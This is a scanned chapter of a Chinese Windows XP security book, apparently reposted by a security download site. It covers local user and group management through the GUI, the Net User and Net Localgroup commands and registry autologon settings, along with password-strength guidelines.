免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



1.账户

在如图 11-11 所示的“新用户”窗口中，需要根据提示输入各项信息。在输入完毕后，单击“创建”按钮后可以继续创建新的用户，如果不需要继续创建新用户，只需单击“关闭”按钮即可。




图11-11 输入新用户的各项信息

在“新用户”窗口中，如下几个选项的含义需要进行了解：

（1）用户名

用户名和全名都是用户账户的属性之一，用户名是供我们管理账户的。在输入用户名时，要注意用户名不能与被管理的计算机中的其他用户名或组名相同。用户名可以包含但不能只由句号和空格组成，它最多可以包含除下列字符以外的 20 个大写或小写字符（用户名可以是中文）：

“/、[]：；|=，+*？ <>

（2）全名


全名用于在 Windows XP 的欢迎屏幕、“用户账户”窗口中和『开始』→“注销 ***”（星号即指全名）菜单中显示。全名可以在创建新用户时不输入，因为在创建中和创建后均可以随时输入。如果不输入全名，那么欢迎屏幕、“用户账户”窗口中和『开始』菜单中将显示“用户名”。

（3）描述

即为创建的账户添加一些说明信息。

（4）密码

可以键入最多 256 个字符（实际应用中只需输入 8~16 位的复杂密码就可以了）的区分大小写的密码。在“确认密码”栏中，要输入与“密码”栏中相同的密码，以便确认输入的密码准确无误。



为了增强计算机的安全性，应该使用具有强保密性的密码，强密码应该具有如下特征：

● 至少有七个字符的长度。安全的密码应该长达七个或十四个字符，在某些特殊应用中，密码应该尽可能的长。

● 包含如表 11-1 所示的下列三组字符中的每一种类型：

表11-1 密码可用字符类型

组	示 例
字母（大写字母和小写字母）	A、B、C ...a、b、c ...
数字	0, 1, 2, 3, 4, 5, 6, 7, 8, 9
符号（字母和数字以外的所有字符）	` ~ ! @ # $ % ^ & * () _ + - = { } \| [] \ : " ; ' < > ? , . /

● 在第二到第六个位置中至少应有一个符号字符。

● 和以前的密码有明显的不同。

● 不能包含账户名称或用户名。


● 不能是普通的、常用的单词或名称。

密码是计算机安全方案中一个最吸引黑客的薄弱环节——因为破解密码的工具和计算机在不断升级，曾经需要几个星期才能破解的网络密码现在几小时就可以被破解。所以，让账户使用具

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

有强保密性并且不易猜出的密码尤为重要。




（5）用户下次登录时须更改密码

如果新创建的账户是独立的，不想被包括管理员在内的用户知晓密码，那么这个选项就必须选中。这样在使用新的账户登录时，就会弹出如图 11-12 所示的“登录消息”提示框“1”，单击“确定”后将弹出“更改密码”窗口“2”，在这里将管理员创建的密码更改为新的密码即可。



图11-12 在登录时必须在两分钟内完成密码的修改

如果管理员创建账户时没有设置密码，那么这里的“旧密码”栏中就留空，直接输入新的密码即可。



（6）用户不能更改密码

此项与“用户下次登录时须更改密码”不能同时使用。此项在一个账户由多个用户使用时，就显得很实用了——它可以让所有用户都使用统一的密码。此项对创建的管理员账户不起作用，只能对创建的受限账户起到约束作用。当受限用户登录到系统并执行更改密码操作时，就会弹出如图 11-13 所示的“拒绝访问”错误提示。




图11-13 受限用户无权限重设密码

（7）密码永不过期

勾选此项后，会忽略“组策略”（使用命令 Gpedit.msc 打开）→“密码策略”中的“密码最长期限”设置。此项与“用户下次登录时须更改密码”不能同时使用。此项对创建的管理员账户不起作用，只能对创建的受限账户起到约束作用。

（8）账户已停用

可以暂时冻结某个账户的使用，但是对于 Administrator 账户无效。例如，使用某个账户的员工要休长假，就可以将此账户暂时锁定，这样可以避免其他人冒用他的身份。

在完成账户的创建，通常还需要设置账户的属性。“属性”是账户可以进行的设置集合，在选中某个要进行属性设置的账户并单击鼠标右键后，在弹出的菜单中可以看到几个常规选项，如图 11-14 所示。



图11-14 账户的基本设置选项

1）设置密码

可以对当前选中的账户进行密码重设操作，在使用这项功能时，会弹出如图 11-15 所示的警告信息，这个警告信息不管是管理员账户更改其

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

他账户的密码信息，还是账户更改本身的密码都会弹出。




图11-15 密码的重设将会导致部分数据丢失

在警告信息中可以看出重设密码操作将可能会造成不可逆的数据丢失。这些信息包括：

● 经过用户公钥加密的电子邮件。

● 保存在计算机上或由计算机记录的 Internet 密码。

● 用户已加密的文件。

要避免这些数据丢失，可以使用创建“密码重设盘”的方法进行预防。

2）删除

这个操作将会把指定的账户删除掉。因为每个账户对应了一个惟一的 SID，在删除了账户后，此 SID 号将成为孤立的 SID，并且不可重复使用。也就是说，即使是新建了一个与删除的账户同名的账户，SID 号也不会是一样的。这将会导致原账户所拥有的权利与资源将不能被后者重新拥有，在执行删除操作时弹出的如图 11-16 所示的提示框中可以看出这一点。



图11-16 提示框

3）重命名

重命名可以对“用户名”进行修改，如果需要修改“全名”名称，则需要在属性窗口中进行。

4）属性

在账户的属性窗口中，可以进行账户的定制操作。在单击“属性”菜单进入“账户名 属性”（如 Administrator 属性）窗口后，可以看到有“常规”、“隶属于”和“配置文件”三个选项卡，如图 11-17 所示。




图11-17 属性窗口

在“常规”选项卡中，可以修改指定账户的全名、描述等信息，可以对账户的使用状态以及登录等设置进行管理。

在如图 11-18 所示的“隶属于”选项卡中，可以修改账户隶属于的账户组信息。单击“删除”按钮，可以将账户当前隶属于的组删除；单击“添加”按钮，可以将账户添加到新的一个或多个组中。



图11-18 隶属于的组设置

在将一个账户添加到多个组时，要注意权限是具有叠加特性的，例如，账户在 A 组中有读取权限，在 B 组中有写入权限，那么账户实际拥有的权限将是“读取 + 写入”。

在“配置文件”选项卡中，可以对账户的配置文件进行管理，这是一个非常重要的账户管理功能。

2.账户组

组就是账户的集合，它有点象学校的班级和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单位里的科室，用于分门别类的管理一些账户。利用账户组，可以实现多个账户的高效管理。例如，将新建的十个账户全部添加到 Administrators 组，就可以一次性让这十个账户拥有管理员权限。

在“本地用户和组”工具中要新建一个账户组，需要执行如下步骤：

步骤 1

在“运行”栏使用命令“Lusrmgr.msc”打开“本地用户和组”窗口。

步骤 2

在左侧树状结构中单击“组”项并单击鼠标右键，在弹出的菜单中选择“新建组”项，如图 11-19 所示。




图11-19 新建一个组

步骤 3

在弹出的如图 11-20 所示的“新建组”窗口中，在“组名”栏中可以输入除了“/ \ [] : “ ; +* ? <>”字符以外的所有字符。组名可以但不能只由句号或空格组成，也不能与工作站或成员服务器上的任何组或用户名相同；在“描述”栏中可以为新创建的组输入一些说明信息。




图11-20 输入新建组的基本信息

步骤 4

如果需要立即添加账户到新建的组中，则应单击“添加”按钮打开“选择用户”窗口。在“输入对象名称来选择”框中单击鼠标一下，按下 F1 键后会弹出可以输入的搜索关键字的帮助信息，如图 11-21 所示。




图11-21 这里适合添加少量的账户

如果只是添加少量的（如一个）账户信息，只需在这里直接输入要添加的账户名即可。如果希望一次性添加多个账户，则需要单击“高级”按钮，在弹出如图 11-22 所示的扩展界面后，单击“立即查找”按钮可以将系统中所有的账户组和账户罗列出来。在按住 Ctrl 键不放的情况下，使用鼠标单击要添加的账户或账户组，将准备一次性添加的多个账户或账户组选中。





图11-22 可以一次性添加多个账户和账户组

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



步骤 5

单击“确定”按钮返回如图 11-23 所示的窗口后，可以看到选中的账户和账户组。




图11-23 返回上一步

步骤 6

单击“确定”按钮返回到如图 11-24 所示的“新建组”窗口后，可以看到新增的成员列表。此时，单击“创建”→“关闭”按钮结束新建组的创建。



图11-24 单击“创建”按钮后可以重复创建组

然后，可选中任一个组并单击鼠标右键，在弹出的如下图所示的菜单中可对组进行一些设置。




图11-25 右键菜单中有一些对组进行基本设置的项

(1)“添加到组”

此项可以打开当前选中组的属性窗口，从中可以将一些账户或账户组添加到当前组中，或是将现有的成员删减一些。

(2)“删除”

这个操作将会把指定的账户组删除掉，因为每个账户组对应了一个惟一的 SID，所以在删除了账户组后，此 SID 号将成为孤立的 SID，并且不可重复使用。也就是说，如果删除组，然后用相同的组名创建其他组，则必须为新组设置新的权限。它不能继承授予原组的权限。这一点在执行删除操作时弹出的如图 11-26 所示的提示框中可以看出。



图11-26 删除操作要慎重对待

(3)“重命名”

如果希望对账户组的名称进行修改，可以使用此项提供的功能。此项功能与按下 F2 键的效果一样，但是不能修改账户组的描述信息的内容。

(4)“属性”

此项与“添加到组”项的功能一样，可以打开当前选中组的属性窗口，从中可以对当前组的成员进行管理。

11.2.2 命令行

在 Windows 的“命令提示符”（调用命令为 CMD.exe）窗口中，能够通过 Net 命令对用户进行各种管理。利用 Net 命令管理账户和账户组，有时可以实现一些在图形界面下无法完成的设置

1.使用Net User命令管理账户

要使用 Net 命令对账户进行管理，需要使用 User 这个子命令。在“命令提示符”窗口中，输入“Net User /?”命令并按回车键，可以看到如图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11-27 所示的关于此命令的语法结构。




图11-27 查看Net User命令的语法结构

● Username：是指要添加、修改、查看或删除的账户名称（最多 20 个字符）。这等同于设置账户的用户名，而非全名。

● Password| *]：Password 即账户对应的明文密码，“| *]”是指密码可以输入星号（*），按下回车键后就会弹出如图 11-28 所示的要求输出密码的提示，此时输入密码将不以明文显示。这个功能在一些特殊的公共场合可能会用到。



图11-28 使用星号可以输入密文式的密码

● /domain：表示对用户的管理操作在计算机主域的主域控制器中执行，对于管理本地用户来说，此参数无须使用。

● Options：指定 Net User 命令可以使用的参数。在如表 11-2 所示中列出了可以使用的参数及其说明。

表 11-2 Net User命令可用参数表

参数及使用语法	说　明
/active:{no \| yes}	启用或禁用用户账户。默认设置为Yes（即启用账户）。
/comment:"text"	设置账户的描述信息。内容最多可以有48个字符，文本内容要加上双引号。
/countrycode:nnn	指定帮助和错误消息使用的国家（地区）语言。Nnn如果为数字0，则表示使用系统默认的国家（地区）代码。
/expires:{{mm/dd/yyyy \| dd/mm/yyyy \| mmm,dd ,yyyy} \| never}	指定户账户过期的时间。月份值可以使用数字、全称或三个字母的缩写（即 Jan、Feb、Mar、Apr、May、Jun、Jul、Aug、Sep、Oct、Nov、Dec）。年份值可以使用两位数或四位数。如果使用never，则表示账户永不过期。
/fullname:"name"	指定用户的全名而不是用户名，名称两端需要加双引号。
/homedir:Path	设置用户主目录的路径，该路径必须存在。
/passwordchg:{yes \| no}	指定用户是否可以更改自己的密码。默认设置为Yes。
/passwordreq:{yes \| no}	指定用户账户是否必须有密码，默认值为Yes，如果选择No，则表示密码为空。
/profilepath:[Path]	设置账户登录时配置文件所在的路径。等同于图所示的“配置文件路径”的内容。
/scriptpath:Path	设置用户登录脚本的路径。Path不能是绝对路径，必须是%systemroot%\System32\Repl\Import\Scripts这样的相对路径。
/times:{day[-day][,day [-day]] ,time[-time] [,time[-time]] [;\| all}	指定用户可以使用计算机的时间。Time 的增加值限制为 1 小时。对于day值，可以用全称或缩写（即 M、T、W、Th、F、Sa、Su），也可以使用12小时或24小时时间表示法。如果值为All，则表示用户始终可以登录。空值（空白）意味着用户永远不能登录。
/usercomment:"text"	添加或更改账户的“用户注释”。
/workstations:{Computer Name[,...] \| *}	最多列出8个用户可以登录到网络的工作站。用逗号分隔列表中的多个项。如果/workstations没有列表，或列表为星号*，则该用户可以从任何计算机登录。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在明白了 Net User 命令的语法及参数使用方法后，下面来看看一些具体的命令使用方法：

（1）查看全体账户的列表

默认状态下，如果 Net User 命令没有使用任何参数，则会显示计算机中用户账户的列表。此外，也可以使用 Net Users 命令来显示账户列表，如图 11-29 所示。




图11-29 查看当前账户的列表

（2）查看指定账户的信息

如果要查看指定的某个账户的信息，如 shyzhong 账户，只需使用 Net User shyzhong 命令即可，如图 11-30 所示。



图11-30 查询指定账户的信息

（3）创建一个新账户

假设要新建一个名为 XHX 的账户，密码是 111，全名是 XU HONG XIA，描述信息是 HOME，且不可更改密码，可以使用如下命令：

```
Net User XHX 111 /Add /fullname:"XU HONG XIA" /comment:"HOME" /passwordchg:no
```

在按下回车键后，可以看到命令成功被执行。此时，在“运行”栏中使用命令“lusrmgr.msc”打开“本地用户和组”窗口，在其中可以看到多了一个用户名为 XHX 的账户“1”，进入其属性窗口后会看到“用户不能更改密码”项处于选中状态“2”，如图 11-31 所示。




图11-31 命令会在本地用户和组窗口中同步执行

（4）设置账户的过期时间

假设，要设置 xhx 这个账户在 2009 年 5 月 25 日过期，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User XHX /expires:2009/05/25
```

这条命令很实用，它可以自动化管理一些临时创建的账户的使用状态的。例如，如果只希望外单位的人临时使用本单位的计算机几天，就可以为其创建一个具有指定使用时间范围的账户。

（5）禁用指定账户

如果要禁用 XHX 账户，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User XHX /active:no
```

（6）设置账户的登录时间

假设，要指定 XHX 账户的登录时间为星期一的早晨 4 点到下午 5 点、星期二的下午 1 点到 3 点，以及星期三到星期五的上午 8 点到下午 5 点，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User xhx /time:M,4am-5pm;T,1pm-3pm;W-F,8:00-17:00
```

这条命令可以在“命令提示符”窗口中成功被执行，但是在“本地用户和组”窗口中的 XHX

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

账户属性窗口中却无法实现，所以说 Net User 命令也有它自己的好处，如图 11-32 所示。



图11-32 DOS下可以实现一些独特的定制效果

（7）删除指定的账户

如果要删除 XHX 这个账户，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User xhx /delete
```

（8）设置 / 更改密码

以账户 ABC 为例，如果此账户没有密码，则下面的命令可以为此账户添加一个 123 的密码；如果此账户已经有密码，那么下面的命令可以更改此账户的密码为 123。

```
Net User ABC 123
```

2.使用Net Localgroup命令管理账户组

在“命令提示符”窗口中，可以使用 Net Localgroup 命令管理账户组。此命令可以进行添加、显示或修改本地组的操作。其语法结构是：

Net localgroup [GroupName [/comment:"text"]] [/domain]

Net localgroup [GroupName {/add [/comment:"text"] | /delete} [/domain]]

Net localgroup [GroupName name [...]{/add | /delete} [/domain]]

在如表 11-3 所示中，给出了 Net Localgroup 命令可以使用的参数，以及参数的作用。

表11-3 Net Localgroup命令可以使用的参数及说明

可用参数	参数作用说明
GroupName	指定要添加、扩展或删除的本地组的名称。使用不带其他参数的 net Localgroup GroupName 显示本地组中的用户列表或全局组。
/comment:"text"	为新建或已经存在的组添加注释。评注最多可以包含 48个字符。给文本加上引号。
/domain	对当前域的主域控制器执行操作。否则，操作将在本地计算机上执行。
name [...]	列出一个或多个用户名或组名以添加或从本地组中删除。
/add	添加全局组名称或者向本地组中添加用户名称。必须在使用此命令将用户或全局组添加到本地组之前先为其建立账户。
/delete	从本地组中删除组名称或用户名。
net help command	显示指定 net 命令的帮助。

在明白了 Net User 命令的语法及参数使用方法后，下面来看看一些具体的命令使用方法：

（1）新建一个账户组

在“命令提示符”窗口中，以新建一个名为 123 的账户组为例，只需执行如下命令即可：

```
Net Localgroup 123 /add
```


在命令执行完毕后，要稍待片刻后才能在“本地用户和组”窗口中看到新建的组出现。这个延迟主要是因为创建组的操作将会引发一连串的系统配置产生，如产生组的配置文件，将账户组添加到 SAM 数据库，等等。

如果要在创建账户组时，为账户组添加一条注释信息（如注释信息为“2009 年创建”），可以使用如下命令来实现：

```
Net Localgroup 456 /add /comment:"2009 年创建"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



（2）删除一个账户组

在“命令提示符”窗口中，以删除一个名为123的账户组为例，只需执行如下命令即可：

```
Net Localgroup 123 /delete
```

在命令执行完毕后，要稍待片刻后才能在“本地用户和组”窗口中看到指定的组已经被删除。这个延迟主要是因为删除组的操作将会引发一连串的系统删除操作，如将账户组从SAM数据库中删除。

（3）查看账户组列表信息

在“命令提示符”窗口中，执行“Net Localgroup”（不含参数）命令后，可以查看到计算机名和系统中账户组的列表信息，如图11-33所示。




图11-33 系统中的账户组列表

（4）查看指定账户组的信息

在“命令提示符”窗口中，如果想查看指定的账户组（如Administrators）的信息，只需使用“Net Localgroup administrators”命令即可，在如图11-34所示的反馈信息中可以看到指定账户组的别名、注释以及成员列表信息。




图11-34 指定的账户组的信息

（5）将本地组添加到域账户数据库

在Windows XP的计算机成为域的成员时，可以在“命令提示符”窗口中使用如下命令，将本地账户组（如123）添加到域服务器的账户数据库中。

```
Net Localgroup 123 /add /domain
```

在指定参数“/domain”后，系统将会自动将命令在能找得到的域控制器中进行执行。

（6）将域控制器上的全局组添加到本地组中

假设，现在需要将域控制器shyzhong.com中的全局组7788添加到本地组123中，可以使用“Net Localgroup 123 shyzhong.com\7788 /add”命令实现，如图11-35所示。




图11-35 添加全局组

反之，如果希望在本地组123中删除成员shyzhong.com\7788，只需使用“Net Localgroup 123 shyzhong.com\7788 /delete”命令即可。

此外，假设要将本地账户ABC和Shyzhong.com域中的DEF账户同时添加到本地的Users组，可以使用如下命令来实现：

```
Net Localgroup Users ABC shyzhong\DEF /add
```

（7）将账户添加到指定组中

假设，现在需要把账户XHX添加到Administrators账户组，可以在“命令提示符”窗口中使用如下命令实现：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Net Localgroup Administrators xhx /add
```

如果账户 XHX 没有隶属于任何账户组，上述命令可以将此账户添加到指定的组中；如果账户 XHX 已经隶属于某个账户组，那么此命令可以把此账户添加到新的指定的组中。这样，账户 XHX 将会同时存在于多个组中。

11.2.3 注册表编辑器

注册表是 Windows 系统的核心数据库，包括账户等数据都可以在这里进行管理。例如，对 Administrator 账户进行管理等等。

一个账户如果没有密码就会给账户带来很大的安全隐患，但是如果给账户设置了复杂的密码，那么密码输入操作将会很繁琐。如果希望系统能自动输入这个复杂的密码，只需执行如下操作即可。

步骤 1

运行记事本程序，并输入如下内容：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows NT\CurrentVersion\Winlogon]
"DefaultUserName"="zhiguo"
"DefaultPassword"="123456"
"AutoAdminLogon"="1"
```

TIPS

""DefaultUserName"="zhiguo"" 这行中的“zhiguo”是设置为自动登录的账户名，需要根据实际情况进行修改；""DefaultPassword"="123456"" 这行中的“123456”是设置为自动登录账户的密码，需要根据实际情况进行修改。需要注意的是，如果未指定 DefaultPassword 字符串值，Windows 会自动将“AutoAdminLogon”项的值从 1（真）更改为 0（假），从而禁用 AutoAdminLogon 功能。

步骤 2

将文件保存并重命名为 user.reg 文件后，双击 user.reg 文件将此文件中的内容写入到注册表中。

步骤 3

在重新启动计算机后，就可以自动使用设置为自动登录的账户进行 Windows XP 的登录了。若要跳过 AutoAdminLogon 过程并以其他用户的身份登录，需要在注销或 Windows 重新启动后按住 Shift 键。

TIPS

在通过注册表启用账户的自动登录特性后，需要注意两点：一是任何可以实际接触该计算机的人都可以直接使用此账户进行自动登录；二是密码以纯文本的明文形式存储在注册表中。Authenticated Users 组可以远程读取存储此值的特定注册表项。因此，只有当计算机被物理保护，并采取了确保不可信账户不能远程访问注册表的措施时，才建议使用此设置。

11.3 账户的安全配置

由于其固有的权限和权利，Windows 操作系统中的管理员账户是计算机中最有用、同时也可能是最危险的账户，任何被授予管理员同等权限的其他账户将面临同样高的风险。因此，本节针对账户的安全配置主要是针对管理员级别的账户而言的。

11.3.1 账户的安全操作准则

一般来说，要保证 Windows 系统具有最大的安全性，用户应该遵循如下的操作准则：

（1）只在管理计算机的时候，才以 Administrators 账户组成员的身份登录。一般的应用操作，最好不要以 Administrators 组的成员身份登录。

（2）在以 Administrators 账户组成员身份管理计算机的时候，不要进行一些比较危险的操作，譬如不要连接 Internet 和访问 Web 站点，也不要

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

执行来历不明的应用程序，以免被特洛伊木马或病毒感染，导致系统损坏。

（3）除管理之外的其他时候，以 Users 组成员的身份访问 Internet 将会是比较安全的，这时候即便存在木马或病毒等不可预知的问题，系统也通常不会被感染，因为当前的用户身份没有感染系统的权利。

（4）在计算机上只安装经过安全认证的应用程序，这样可以确保 Users 组成员身份也能正常运行它们。

（5）任何权限的账户的密码都最好定期进行更换，且不要在系统中以 txt 等文件保存任何的密码。

（6）尽量使用 Administrators 组成员的身份安装应用程序，然后使用 Users 组成员的身份下运行安装的应用程序。

11.3.2 账户密码的管理

密码设置的强度直接影响到账户的安全性，在 Windows 中，密码被分为弱密码和强密码两种。弱密码通常具有如下特征：

（1）根本不能算是密码，如空密码。

（2）包含用户名、真实姓名或公司名称。

（3）包含完整的字典中的词汇。例如，Password 就属于弱密码。

强密码通常具有如下特征：

（1）长度至少为七个字符。

（2）不包含用户名、真实姓名或公司名称。

（3）不是完整的字典中的词汇。

（4）多个密码之间没有明显的相同，如递增密码（Password1、Password2、Password3……）就不能算作强密码。

（5）一个典型的强密码可以是“J*p2leO4>F”或“sHz@*(tt&”。有的密码虽然具备一个强密码应具备的绝大多数条件，但仍然较弱。例如，Hello2U! 就是这样的一个相对较弱的密码，即使它能够满足成为强密码的多数条件，也能够满足密码策略的复杂性要求。

要改进密码的安全性，密码应当包含大写字母、小写字母和数字这些元素中的至少两个。字符序列的随机性越大，其安全性就越高。

在 Windows 中，可以在“组策略”中对账户的密码规则进行设置。其中，常用的几个安全策略有：

1．设置密码的最小长度
